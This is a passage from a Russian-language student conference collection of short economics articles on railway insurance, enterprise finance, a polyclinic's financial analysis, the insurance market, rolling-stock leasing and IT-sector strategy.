- акт технического осмотра железнодорожного подвижного состава;
- свидетельство о техническом состоянии кузовов вагонов, котлов цистерн и запорно-предохранительных устройств для перевозки опасных грузов;
- договор аренды (для арендатора);
- выписку из книги освидетельствования котлов цистерн, работающих под давлением.

В отдельных случаях может потребоваться справка о балансовой стоимости страхуемого железнодорожного подвижного состава. При заключении договора страхования страхователь обязан предоставить возможность представителю страховщика осмотреть подвижной состав.

При сроке действия договора страхования не менее одного года страхователю может быть предоставлена льгота, если он не обращался за получением страхового возмещения.

Страхование средств железнодорожного транспорта - один из видов транспортного страхования, особенность которого заключается в масштабности и специфике страхования.

В настоящее время многие российские предприятия понимают важность страхования средств железнодорожного транспорта для успешного развития не только промышленности, но и любой инфраструктуры.

Страховая политика позволяет оценить возможности развития нового направления деятельности, контролировать процессы не только внутри производства, но и для изучения развития производительных сил страны.

Библиографический список:

1. Веселовский, М. Я. Страховой сервис / М.Я. Веселовский. - М.: Инфра-М, 2014. - 288 с.
2. Гвозденко, А. А. Основы страхования / А.А. Гвозденко. - М.: Финансы и статистика, 2014. - 320 с.
3. Страхование. - М.: Лениздат, 2014. - 256 с.

УПРАВЛЕНИЕ ФИНАНСАМИ ПРЕДПРИЯТИЯ


Васильева Д.Д., Дарбека Е.М.

ФГБОУ ВО «Хакасский государственный университет им. Н.Ф. Катанова»

На сегодняшний день финансы являются важнейшим инструментом экономической политики нашего государства и регулирования рыночных отношений. Они способствуют или же, наоборот, могут ограничивать развитие отдельных отраслей, создают предпосылки для снижения издержек производства и обращения частных предприятий и фирм, повышения их конкурентоспособности на мировом рынке.

Финансы представляют собой экономические отношения, связанные с образованием, распределением и использованием денежных фондов в целях выполнения функций и задач государства, а также обеспечения условий увеличения производства.

Характерные черты современных финансов схематично представлены ниже:



Следует отметить, что существует большое множество различных методов финансового управления. А составным элементом данных методов в свою очередь выступают так называемые приемы финансового управления.[1] Все это представлено в данной таблице.

Методы финансового управления	Составной элемент методов (приемы финансового управления)
Кредитование и страхование Система расчетов финансовой помощи Налогообложение Прогнозирование Система амортизационных отчислений Система стимулирования Принципы, связанные с ценообразованием Трансфертные операции Факторинг Аренда	Кредиты Займы Акциз Дисконт %-ые ставки Дивиденды Котировка валютных курсов

Функционирование любой системы финансового управления осуществляется правовыми нормативным обеспечением с помощью законов, указов Президента, постановлений правительства, приказов и распоряжения министерств и ведомств и др.

Для того чтобы управлять финансами на предприятии используют финансовый механизм, или финансовый менеджмент.

Финансовый менеджмент предприятий - это система управления финансами, при организации которой происходит взаимодействие финансовых отношений, фондов денежных

средств и денежных потоков средств, с целью эффективного воздействия на итоговые результаты, которые устанавливаются предприятием в соответствии с требованиями законов, законодательных и нормативных документов государства, положений финансовой науки, а также опытом и профессионализмом работников.

Обязательно уделит внимание трем направлениям, на которых строится управление финансами предприятий.

Первое направление – это реализация целей и задач финансовой стратегии.

Второе направление связано с управлением финансовыми отношениями, денежными потоками и фондами.

Третье - управление источниками денежных средств, т.е. пассивами баланса, и направлениями использования этих денежных средств, т.е. активами баланса или имуществом предприятия.

В настоящее время многие предприятия создают так называемую финансовую организационную структуру. В таком случае структурные подразделения предприятия преобразуются в центры финансовой ответственности, руководство которых несет ответственность за выполнение установленных в бюджете центра показателей. Центры финансовой ответственности классифицируются как центры доходов, так и центры расходов, прибыли, затрат и центры инвестиций.

Таким образом, можно сделать вывод о том, что управление финансами предприятия – достаточно сложный процесс, к которому нужно подходить с особыми знаниями и, конечно, ответственностью. Управление финансами должно осуществляться на любом предприятии посредством проведения финансового анализа, планирования, учета, контроля и регулирования денежных средств.

Библиографический список:

1. Шеремет А.Д., Сайфулин Р.С. Финансы предприятий. – М.: ИНФРА-М, 2009. – 343 с
2. Шеремет А.Д., Сайфулин Р.С. Методика финансового анализа. – М.: ИНФРА-М, 2010. – 208 с.

АНАЛИЗ ФИНАНСОВО-ХОЗЯЙСТВЕННОЙ ДЕЯТЕЛЬНОСТИ ПРЕДПРИЯТИЯ

Ворончихина В.В., Мамантов Д.А.

Хакасский государственный университет им. Н.Ф. Катанова

Актуальность данной темы заключается в том, что проводя анализ финансовой деятельности, предприятие может выявить факторы, влияющие на ее финансовое состояние; определить тенденции изменений; выявить пути повышения эффективности деятельности организации.

На основе бухгалтерского баланса и Отчета о прибылях и убытках НУЗ «Отделенческой поликлиники на ст. Абакан ОАО «РЖД» за 2013 - 2015 гг. был проведен финансово-хозяйственный анализ этого предприятия. В таблице 1.1 отражены основные показатели производственно-хозяйственной деятельности организации за 2013-2015 гг.

Таблица 1.1 - Основные показатели производственно-хозяйственной деятельности НУЗ «Отделенческая поликлиника на ст. Абакан ОАО «РЖД» за 2013-2015 гг.

Показатели	Единица измерения	2013	2014	2015	Темп роста, %		
					2014/ 2013	2015/ 2014	2015/ 2013
Среднесписочная численность персонала	чел.	247	246	236	99	96	96
Выручка	тыс.руб.	73 987,3	75 964,9	77 031,8	103	101	104
Выработка одного работника	тыс. руб.	299,5	308,8	326,4	103	106	109

Фонд оплаты труда	тыс. руб.	47 129,3	52 005,0	57 844,2	110	111	123
Среднемесячная заработная плата работника	руб.	15 900,6	17 616,9	20 425,2	111	116	129
Среднегодовая стоимость основных фондов	тыс. руб.	76 426,1	91 810,1	104 794,7	120	114	137
Среднегодовая стоимость оборотных средств	тыс. руб.	9226,0	16 592,6	24 346,2	180	147	263
Фондоотдача основных фондов	руб.	0,96	0,83	0,73	87	89	77
Фондовооруженность работника	тыс. руб.	324,5	420,6	449,7	130	107	139
Рентабельность собственного капитала	%	16,5	14,0	8,2	85	59	50
Коэффициент финансовой независимости		0,94	0,96	0,99	102	103	105
Коэффициент обеспеченности собственными оборотными средствами		0,49	0,81	0,96	165	119	196
Коэффициент текущей ликвидности		1,96	5,18	5,13	264	99	262

Опираясь на данные таблицы, сделаем некоторые выводы о динамике основных показателей производственно-хозяйственной деятельности организации. Для этого сравним показатели 2015 года с показателями 2014 и 2013 годов.

Показатель производительности труда демонстрирует положительную динамику в 2013-2015гг. Причиной этого может быть сокращение среднесписочной численности персонала на 11 человек в 2015, а также увеличение выручки на 4% по сравнению с 2013 годом.

Увеличение фонда оплаты труда в совокупности с сокращением среднесписочной численности персонала привело к росту среднемесячной заработной платы работников: на 11% в 2014 году и на 16% в 2015 году.

Среднегодовая стоимость капитала, как среднеарифметическое от стоимости капитала предприятия на начало и конец года, с каждым годом растет: на 29% в 2014 году и на 22% в 2015 за счет роста нераспределенной прибыли по итогам финансово-хозяйственной деятельности поликлиники. Данный показатель необходим для расчёта рентабельности собственного капитала, который в свою очередь показывает отрицательную динамику. Рентабельность собственного капитала отражает величину прибыли, которую получит организация на единицу стоимости собственного капитала. Снижение этого показателя связано с одновременным увеличением среднегодовой стоимости капитала и уменьшением прибыли НУЗ «Отделенческая поликлиника на ст. Абакан ОАО «РЖД» в 2015 году. [1,с.309]

Среднегодовая стоимость основных фондов, как и среднегодовая стоимость оборотных средств с каждым годом увеличивается. Рост первой обусловлен изменениями, произошедшими в 2015 году в сторону увеличения имущества организации, направленности на приобретение новых видов основных средств и наращивание производственных мощностей. При-

чиной увеличения среднегодовой стоимости оборотных средств является рост денежных средств на расчетных счетах учреждения, увеличение краткосрочной дебиторской задолженности со страховыми организациями и территориальным фондом обязательного медицинского страхования по целевому финансированию, а также, рост материальных запасов.[2,с.210]

Для оценки уровня использования основных производственных фондов применим показатель фондоотдачи. Коэффициент фондоотдачи основных фондов показывает, какова общая отдача от использования каждого рубля, вложенного в основные средства, то есть насколько эффективно это вложение средств. В 2015 году этот показатель ниже, чем в 2013 и 2014 годах. Снижение фондоотдачи – серьезный повод задуматься о причинах нерационального использования имеющегося оборудования.

Коэффициент фондовооруженности работника характеризует оснащенность работников предприятий сферы материального производства основными фондами. В 2015 году он составил чуть меньше 450 тыс. рублей, что на 29 тыс. рублей больше, чем в 2014 году и на 125 тыс. рублей больше, чем в 2013 году.

Коэффициент финансовой независимости показывает долю активов организации, которые покрываются за счет собственного капитала и в 2015 году он составил 0,99 (выше на 3% по сравнению с 2014 годом, 5% по сравнению с 2013 годом). Данный коэффициент превышает минимальное значение на 0,5, а значит, существует высокая вероятность того, что учреждение может погасить долги за счет собственных средств. Коэффициент близок к 1 – можно говорить о сдерживании темпов развития предприятия, так как отказавшись от привлечения заемного капитала, организация лишается дополнительного источника финансирования прироста активов.[3,с.104]

Коэффициент обеспеченности собственными средствами в 2015 году равен 0,96 что характеризует достаточность у учреждения собственных оборотных средств, необходимых для финансовой устойчивости. На протяжении всех 3 периодов этот коэффициент, являясь одним из главных условий финансовой устойчивости учреждения, демонстрирует положительную динамику.[4,с.144]

Коэффициент текущей ликвидности – индикатор платежеспособности организации, способности погашать текущие обязательства организации. В 2014 году коэффициент значительно вырос, по сравнению с 2013 и годом и составил 5,18. Значение данного коэффициента больше 1, что говорит о наличии в учреждении реальной возможности погашения текущих (краткосрочные) обязательств за счёт оборотных активов. Слишком высокий коэффициент текущей ликвидности не желателен, так как он может отражать недостаточно эффективное использование оборотных активов.

Библиографический список:

1. Донцова Л.В. Комплексный анализ бухгалтерской отчетности. – М.: ДИС, 2011. – 327 с
2. Горемыкин В.А., Бугулов Э.Р., Богомаев А.Ю. Планирование на предприятии. – М.: Финансы и статистика, 2013. – 212 с
3. Орлова Т.М. Маркетинговые коммуникации в России. Учебное пособие: – М.: ИМПЭ, 2009 - 301с.
4. Юров В.Ф. Прибыль в розничной экономике: вопросы теории и практики. – М.: Финансы и статистика, 2014. – 254с.

СТРАХОВОЙ РЫНОК РОССИИ: ПРЕПЯТСТВИЯ И ПЕРСПЕКТИВЫ РАЗВИТИЯ

Гусс В.Р., Погорелая О.В.

Оренбургский институт путей сообщения – филиал СамГУПС

В современных условиях развитие страхового бизнеса становится одним из стратегических направлений социально-экономической политики государства, поскольку страховая отрасль вносит существенный вклад в экономический рост и призвана обеспечить высокий уровень активности. Согласно Концепции долгосрочного социально-экономического развития Российской Федерации до 2020 года страхование должно способствовать формированию

эффективной пенсионной системы, совершенствованию управления рисками финансовых рынков, развитию малого и среднего бизнеса, защите прав страхователей.

Вместе с тем сложная экономическая ситуация, падение фондовых рынков, неблагоприятные прогнозы экспертов в отношении доходов, как населения, так и юридических лиц указывают на возможный слабый рост страховых премий. Эффективное функционирование и поступательное развитие страховой системы во многом зависит от многообразия и гармоничного взаимодействия субъектов страхового дела.

Либерализация страхового рынка обеспечит передачу международного опыта, высокие стандарты соблюдения страховых норм, изменение практики ведения бизнеса, повышение значимости пенсионного и инвестиционного страхования, страхования коммерческих рисков. При этом, по мнению экспертов, особая роль отводится страховому маркетингу, способствующему повышению профессионализма и конкурентоспособности отечественных страховщиков [4].

В современных условиях российский страховой рынок растёт недостаточными темпами, сбор премий в основном обеспечивается за счёт кредитного страхования. Его наибольшая концентрация отмечается в Центральном федеральном округе.

Основные причины, сдерживающие страховой рынок, имеют как внутрисистемный, так и связанный с особенностями российской экономики характер. К таковым можно отнести квалификацию кадров, уровень финансового потенциала, традиционные каналы и качество сбыта страховой продукции, несоответствие мировым стандартам требований к платежеспособности страховых организаций, степень платёжеспособности предприятий и граждан, нормативно-правовую и регулируемую базу, высокий уровень монополизации страховых компаний, страховое мошенничество и недобросовестную конкуренцию [3].

Тем не менее, позиции страхования как неотъемлемого звена финансовой системы укрепляются. Об этом свидетельствуют как увеличение спроса на отдельные страховые продукты, так и развитие многих видов страхования, что находит своё отражение в приросте сборов страховых премий [1].

Оценка тенденций формирования страхового рынка, его особенностей и перспектив дальнейшего развития позволяет выявить определённый потенциал роста. Необходимо стимулирование страхования как специализированной отрасли по стабилизации экономики и обеспечению благосостояния граждан. Создание эффективной системы страховой защиты имущественных интересов физических и юридических лиц предопределяет формирование необходимой для экономического роста надёжной и устойчивой хозяйственной среды. В современной практике присутствует в большей мере «вменённое страхование», то есть принуждение потребителей к приобретению страховых услуг (обязательное, кредитное страхование). По оценкам экспертов, уровень страховой культуры российских граждан и хозяйствующих субъектов очень низкий [4]. Это связано, прежде всего, с негативным отношением к страховой защите, недоверием к страховым компаниям. Немаловажным фактором является и то, что расходы на приобретение страховых продуктов связываются с дополнительной нагрузкой на бюджеты физических и юридических лиц.

Одной из актуальных проблем страхового рынка остаётся надзорная деятельность. С 2013 года контроль за рынком страховых услуг осуществляется «мега-регулятором» (Службой Банка России по финансовым рынкам), который контролирует все секторы финансового рынка, что предполагает наличие единого подхода в регулировании и надзоре за всей финансовой системой. Роль мегарегулятора заключается в обеспечении целостного контроля над всеми участниками финансовых рынков. В частности, это касается платёжеспособности, отчётности, резервов, достаточности капитала, прозрачности качества активов страховщиков. Результатом этого становится ужесточение регулирования страхового рынка, ускорение введения необходимых законодательных актов, повышение оперативности надзорных действий.

Актуальными остаются следующие направления развития страхового рынка. В среднесрочной перспективе – внедрение эффективных способов взаимодействия с потребителями страховых услуг (CRM-систем), активизация участия страховых компаний в инвестицион-

ных программах территорий, расширение страхового потенциала, повышение профессиональной грамотности специалистов страховых компаний, способных решать современные задачи.

Во-первых, первоочередное значение приобретает развитие инфраструктуры через стимулирование деятельности профессиональных союзов и ассоциаций страховщиков, что будет способствовать саморегулированию страхового рынка.

Во-вторых, в силу специфики организации страхового дела, предусматривающей обязательное размещение страховых резервов, страховая компания является мощным инвестором, как на региональном, так и на федеральном уровне.

Разработка приоритетных инвестиционных программ развития территорий должна предусматривать участие в их реализации страховых компаний. Это позволит увязать интересы государства и регионов в капитальных вложениях с интересами страховщиков в размещении своих страховых резервов. Кроме того, следует вовлекать страховые компании в процесс размещения ценных бумаг на муниципальном уровне и уровне субъектов РФ [2].

Органам власти с целью активизации инвестиционной политики целесообразно координировать страховую деятельность. При этом возможно содействие страховым компаниям в подготовке документов для получения лицензии; введение регионального реестра страховых компаний и их страховых продуктов, проведение мониторинга; формирование статистической базы по системе страхования в регионе; обоснование перспективных направлений для инвестирования страховых резервов; информационное воздействие через СМИ для популяризации добровольного страхования; применение налоговых механизмов (инвестиционных налоговых кредитов для страховых компаний при осуществлении венчурного финансирования важных отраслей экономики).

В-третьих, актуальным вопросом развития страхования на протяжении многих лет остаётся расширение страхового потенциала. Каждая территория характеризуется природно-климатическими, географическими, социально-экономическими, экологическими и политическими особенностями, что влечёт различную потребность в страховой защите. Совокупность информационных, производственных, финансовых, трудовых и социально-культурных ресурсов, сосредоточенных на конкретной территории, уровень потребности в страховой защите отражают страховой потенциал региона. Количественно потенциал можно рассматривать через изменение показателей полученных премий и произведённых выплат на душу населения, уровень социально-экономического риска, степень перестраховочной и инвестиционной активности страховщиков. Но разработка интегрированного показателя страхового потенциала может послужить гибкому сочетанию системы государственного воздействия на предложение страховых услуг и систему мониторинга страховых рисков.

В-четвёртых, следует отметить, что большинство компаний ориентируется на агрессивную политику продвижения страховых услуг. В определённой степени такая политика приносит свои результаты, но структура продаж практически не претерпевает изменений. Усиления эффективности рекламы, развития продаж страховых продуктов через прямой, агентский и банковский каналы, расширения общественных связей недостаточно для расширения предложения страховых услуг.

Таким образом, ситуация на рынке страхования в настоящее время все же не радует его участников, так как проблемы в страховании все ещё существуют. Но все эти проблемы решаемы, с помощью различных разработанных стратегий деятельности страховых компаний, посредством совершенствования законодательных и иных правовых норм. Направления развития страхования будут являться основой для разработки отраслевых, региональных программ в области развития страхования. Сформулированная стратегия развития страхового рынка позволит страховой отрасли России выйти на новые рубежи развития, достичь новых показателей в своей работе, увеличить активы страховых организаций, путем увеличения ассортимента и объемов предоставляемых страховых услуг, привлечь как можно больше клиентов, путём удовлетворения их потребностей в страховой защите.

Библиографический список:

1. Базанов, А.Н. Некоторые актуальные проблемы развития страхового рынка России [Текст] / А.Н. Базанов // Страховое дело. – 2012. – № 9. – С. 19-23.
2. Непп, А.Н. Последствия вступления в ВТО для финансовой отрасли. Опыт стран Восточной Европы [Текст] / А.Н. Непп, А.В. Шишкин // Страховое дело. – 2012. – № 10-11. – С. 74-83.
3. Янова, С.Ю. Страховой рынок России: качество роста и проблемы развития [Текст] / С.Ю. Янова, Д.А. Горюлев // Финансы. – 2013. – № 5. – С. 50-55.
4. Концепция долгосрочного социально-экономического развития Российской Федерации на период до 2020 года. – Режим доступа: http://www.economy.gov.ru/wps/wcm/connect/economylib4/mer/activity/sections/fcp/rasp_2008_N1662_red_08.08.2009

РЫНОК ЛИЗИНГА НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ

Дагаева К.А., Погорелая О.В.

Оренбургский институт путей сообщения – филиал СамГУПС

В последние годы происходит рост инвестиций в подвижной состав. Так, за последние 6 лет было вложено почти 1,2 трлн рублей, но большая часть пришлась на грузовые вагоны – 749,7 млрд рублей (62,5%). При этом спрос на подвижной состав продолжает оставаться на высоком уровне. Так, по прогнозам ИПЕМ (Институт проблем естественных монополий), потребность в инвестициях в подвижной состав на железнодорожном транспорте до 2020 года составляет более 1,3 трлн руб., однако доля спроса на грузовые вагоны снижается (45,8% от объема потребностей в инвестициях) и растет спрос на локомотивы и МВПС (моторвагонный подвижной состав) в связи с изношенностью указанного подвижного состава [3].

Сегодня ключевой проблемой развития отечественного транспортного машиностроения является отсутствие в России долгосрочного оплаченного спроса. При этом, возможное сокращение инвестиционных программ ОАО «РЖД» и других субъектов перевозок может привести к негативным последствиям не только для отрасли транспортного машиностроения, но и для экономики в целом. Так, для отрасли железнодорожного транспорта из-за недофинансирования обновления подвижного состава высок риск возникновения дефицита перевозочных мощностей, что приведет к сокращению объема перевозок, доходной базы и, как результат, снова к недостатку инвестиций. Среди же ключевых ожидаемых рисков для экономики – снижение технологической устойчивости деятельности железнодорожного транспорта, сокращение объема производства на заводах, снижение объема налоговых поступлений и рост уровня безработицы [2].

В условиях ограниченности инвестиционных ресурсов целесообразно применение инструмента лизинга (вид финансовых услуг, форма кредитования при приобретении основных фондов предприятиями или очень дорогих товаров физическими лицами) для удовлетворения потребностей железнодорожного транспорта в подвижном составе. В качестве примера можно привести применение лизинговых схем в сфере авиаперевозок, которые помогли авиаперевозчикам в короткие сроки обновить флот и обеспечить конкурентоспособное качество услуг. Важно отметить, что в 2014-2016 годах в бюджет РФ на поддержку лизинговых схем авиакомпаний заложено более 8 млрд рублей. Аналогичные меры на железнодорожном транспорте позволили бы приобрести порядка 240 новых плацкартных вагонов и 1250 вагонов МВПС. При этом следует говорить сейчас про подвижной состав исключительно российского производства, так как, в отличие от авиастроения, железнодорожное машиностроение в России является конкурентоспособным и способным удовлетворить потребности железнодорожной отрасли.

ИПЕМ провел оценку эффектов для участников рынка при применении механизмов лизинга в различных отраслях транспортного машиностроения. Так, при 3-х годовой программе субсидирования лизинговой ставки на продукцию локомотивостроения будет получен дополнительный доход государства (налоги) – 38,17 млрд рублей, дополнительный выпуск локомотивов – 1600 единиц, дополнительная занятость – 7,5-8 тыс. рабочих, снижение износа эксплуатируемого парка локомотивов на 22%.

Существенные эффекты возможны и при реализации такого механизма в пассажирском вагоностроении: дополнительный доход государства составит 5,71 млрд рублей, будет создано 4-4,5 тыс. новых рабочих мест, износ парка снизится на 8%.

Существует ряд рисков применения лизинговых схем: невключение затрат компаний на уплату лизинговых платежей в расходную базу в условиях регулируемых тарифов, рост финансовой нагрузки на потребителей услуг транспорта и невостребованность подвижного состава в условиях изменения экономической конъюнктуры.

Из всего вышесказанного можно сделать вывод, что несмотря на риски, механизм лизинга позволит оперативно решить проблемы транспортного машиностроения в условиях ограниченных инвестиционных ресурсов. По нашим расчетам, бюджетная эффективность применения лизинга с компенсацией процентных ставок по платежам составит 250-400% от вложенных государством средств. Это значит, что в государственный бюджет за каждый вложенный рубль вернется 2,5-4 рубля.

Библиографический список:

- 1) Бондалетова Н.Ф. Направления и особенности развития рынка лизинга в России и за рубежом / Н.Ф.Бондалетова, И.В.Чижанькова // Социальная политика и социология. - 2015. - Т.14, № 4 (111). - С.31-46.
- 2) Винслав Ю. Управление лизинговой деятельностью в интегрированных корпоративных структурах / Ю.Винслав, М.Ведров // Российский экономический журнал. - 2010. - № 1. - С.79-90.
- 3) <http://www.promweekly.ru/2015-9-5.php>

СТРАТЕГИЯ РАЗВИТИЯ ИТ-СФЕРЫ В РОССИИ

Дружинин Д.Н., Погорелая О.В.

Оренбургский институт путей сообщения – филиал СамГУПС

Опыт преподавания в российских бизнес-школах показывает, что значительная доля руководителей ИТ служб не имеют даже согласованного с другими подразделениями плана ИТ проектов. До ИТ стратегии дело почти никогда не доходит. И уж очень немногим руководителям ИТ служб удастся поддерживать ИТ стратегию в актуальном состоянии, дорабатывая ее хотя бы раз в год.

Ещё 1 ноября 2013 г. была утверждена официальная Стратегия развития отрасли информационных технологий в Российской Федерации на 2014–2025 годы.

Стратегия призвана определить направления развития для тех российских компаний, которые занимаются:

- разработкой ПО;
- внедрением и тестированием информационных систем;
- разработкой аппаратно-программных комплексов;
- удалённой обработкой и предоставлением информации, в том числе в интернете.

Этот документ громко гласит, что развитие ИТ-отрасли «необходимо для перехода к новому постиндустриальному технологическому укладу общества». А по данным Всемирного экономического форума, «индекс конкурентоспособности экономики государств имеет высокий уровень корреляции с индексом развития в странах информационно-коммуникационных технологий».

К работе над документом привлекались ассоциация «Руссофт», Российская венчурная компания (РВК), фонд «Сколково», 1С, «Параллелс», «Яндекс» и другие.

Нас в этом официальном документе интересовали приведённые цифры, относящиеся к рынку труда и объёму продукции и услуг ИТ-отрасли. О них и поговорим.

Забавно, что в самом официальном документе сказано, что основу отрасли в России позволил сформировать не только инженерный потенциал страны, оставшийся ещё с советских времён, но и долгосрочное невмешательство государства в развитие отрасли. Запомните этот факт, о нём будет сказано ещё раз.

Общий объем рынка IT внутри страны по итогам 2015 г. составил около 620 млрд. рублей (из них около 350 млрд. рублей - это реализация оборудования; 120 млрд. рублей - продажи программных продуктов, 150 млрд. рублей - продажи информационных услуг).

Объем экспорта услуг и продукции на внешние рынки превысил 4 млрд. долларов США.

На долю России сейчас приходится около 0,6 процента всей мировой продукции сферы IT.

Интересны официальные данные о развитии Интернет-рынка России. Месячная интернет-аудитория России в 2015 г. превысила 55 процентов населения страны. При этом 62 процента поисковых запросов патриотично совершается через российскую поисковую систему Яндекс.

В российской IT-сфере в настоящий момент работает более 300 тысяч высококвалифицированных специалистов. IT-компании предлагают самые высокие на рынке труда зарплаты для молодых специалистов. В 2015 году средняя зарплата программиста в Екатеринбурге составила 41 тыс. рублей, руководителя IT-отдела - 65,4 тыс. рублей. В Москве: 83,3 тыс. рублей и 122,4 тыс. рублей.

Средние зарплаты специалистов IT-отрасли в России превосходят зарплаты аналогичных специалистов в большинстве стран Азии, сравнимы с уровнем дохода в Украине и странах Восточной Европы, и, естественно, отстают от Западной Европы и США.

При этом нельзя не заметить острый кадровый дефицит. Например, в Петербурге на одну IT-вакансию приходится всего 0,6 резюме.

В России сегодня насчитывается около 300 тысяч программистов, ещё около 700 тысяч человек обладают навыками программирования, но эта трудовая деятельность не является для них основной [3].

По предварительным оценкам, существующие имеющиеся учебные заведения к 2018 году смогут подготовить около 350 тыс. программистов. При этом сегодня только 15% выпускников пригодны к немедленному трудоустройству в сфере IT.

По данным некоммерческого партнёрства «Руссофт», в 2015 г. менее 10% российских компаний оценили работу системы образования хорошо. Остальные имеют серьёзные замечания к работе образовательных учреждений.

Подготовка специалистов по таким направлениям, как системная архитектура, управление продуктом/проектами и интернет-маркетинг либо не осуществляется совсем, либо ведётся в недостаточном объёме.

Чтобы устранить этот пробел, нужно начинать со школьного образования: необходимы сильные школы, лицеи, гимназии физико-математического профиля. Подчёркивается важность знания английского языка в связи с тем, что большая часть обучающей литературы и документации в области IT написаны на английском языке.

Также планируется введение в обучение экономических дисциплин для студентов инженерных специальностей. Это нужно для развития бизнес-навыков, которые очень пригодятся для роста количества перспективных стартапов и малого предпринимательства [1].

Более половины принятых на работу выпускников российских ВУЗов приходится доучивать на рабочем месте. Значит, нужно повышать практический аспект образования: привлекать квалифицированных специалистов отрасли к преподаванию в вузах и поддерживать учителей и преподавателей в сфере IT.

По предварительным оценкам, в 2019 г. в мире будет насчитываться более 26 млн. программистов, из них в Индии - более 5 млн. человек, в США - более 4,5 млн. человек, в Китае - около 2 млн. человек.

При всём желании развивать отечественный рынок IT, в 2013 г. информационные технологии не вошли в перечень отраслей, определяющих рост российской экономики в течение следующих двух лет (для сравнения: в Европе эта отрасль воспринимается как основной источник роста до 2015 года).

По данным рейтинга конкурентноспособности 142 стран мира за 2015 г., который был подготовлен Всемирным экономическим форумом, Россия занимает следующие места:




Рисунок 1 - Место России на мировом рынке IT

- 88 место в части создания спроса на информационные технологии (для сравнения: США - 19 место, Индия - 63 место);
- 110 место по условиям ведения бизнеса в IT (для сравнения: США - 21 место, Индия - 72 место);
- 82 место по качеству образовательной системы (для сравнения: США - 26 место, Индия - 38 место).

Как же России со своими 350 тысячами программистов войти в число мировых IT-лидеров?

Предполагается, что нашим конкурентным преимуществом станет разработка ПО высокой сложности. «Нас мало, но мы в тельняшках».

В нас государство видит высокий «инженерный и алгоритмический потенциал». Именно он позволит получить высокую добавочную стоимость за счёт тиражирования продуктов [1].

Акцент ставится на развитии облачных технологий, систем автоматизации бизнеса, Big Data, рынка мобильных приложений и интернет-сервисов.

Какие предпосылки для этого?

- По прогнозам аналитиков, мировой рынок облачных вычислений возрастет к 2020 г. с 50 млрд. долларов США до 240 млрд. долларов США.
- К 2016 году объём мирового рынка мобильных приложений вырастет с 7 млрд. долларов США до 65 млрд. долларов США.
- Отрасли, интенсивно использующие IT-технологии, растут в 1,7 раз быстрее, чем в среднем в экономике. Например, обслуживание клиентов через сеть Интернет позволяет банку сократить трудозатраты в 8-9 раз по сравнению с традиционным обслуживанием.

Что же нас сдерживает?

- дефицит кадров;
- недостаточный уровень подготовки специалистов;
- недостаточно высокая популярность профессии;
- недостаточное количество ведущихся в стране исследований в области IT;
- исторически обусловленное отставание;

- недостаточный спрос на IT со стороны государства, а, соответственно, недостаточное финансирование, партнёрство и исследование отрасли с его стороны.

Библиографический список:

1. Ширшова Л.С. Общение в Интернете // Сайт поиска работы в IT сфере. - 2017. - 31 марта. URL: <http://itmozg.ru/> (дата обращения: 31.03.2017).
2. Стратегия развития отрасли информационных технологий в российской федерации на 2014 - 2020 годы. Положение. Правительство РФ, 2013г. 50с.
3. Администратор информационных технологий / М.: ИТ Медиа, 2013. - 286 с.

СТРАХОВАНИЕ ПЕРЕВОЗОК ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА

Жукова А.И., Погорелая О.В.

Оренбургский институт путей сообщения – филиал СамГУПС

Значимость страхования в сфере железнодорожного транспорта в немалой степени обусловливается той социально-экономической ролью, которую играет данный вид транспорта для Российской Федерации. Так, доля железнодорожного транспорта в общем объеме российского грузооборота, по статистическим данным Минтранса России, составляет около 83%, а доля в объеме пассажирооборота – примерно 41%.

Современное реформирование правового регулирования в сфере железнодорожной отрасли достаточно остро обозначило проблему развития страхования в данной области. Обусловлено это тем, что в настоящее время на рынке появляются частные железнодорожные перевозчики, владельцы инфраструктуры, которые существенно заинтересованы в обеспечении сохранности принадлежащего им имущества, и которые самостоятельно несут ответственность за причиненный вред контрагентам и третьим лицам. С помощью страхования возможно обеспечить защитой соответствующие интересы, и субъекты транспортных отношений заинтересованы в этом. Однако страхование в сфере железнодорожного транспорта не обладает должным уровнем специального правового регулирования, что является одним из существенных факторов, сдерживающих его применение при осуществлении деятельности железнодорожного транспорта.

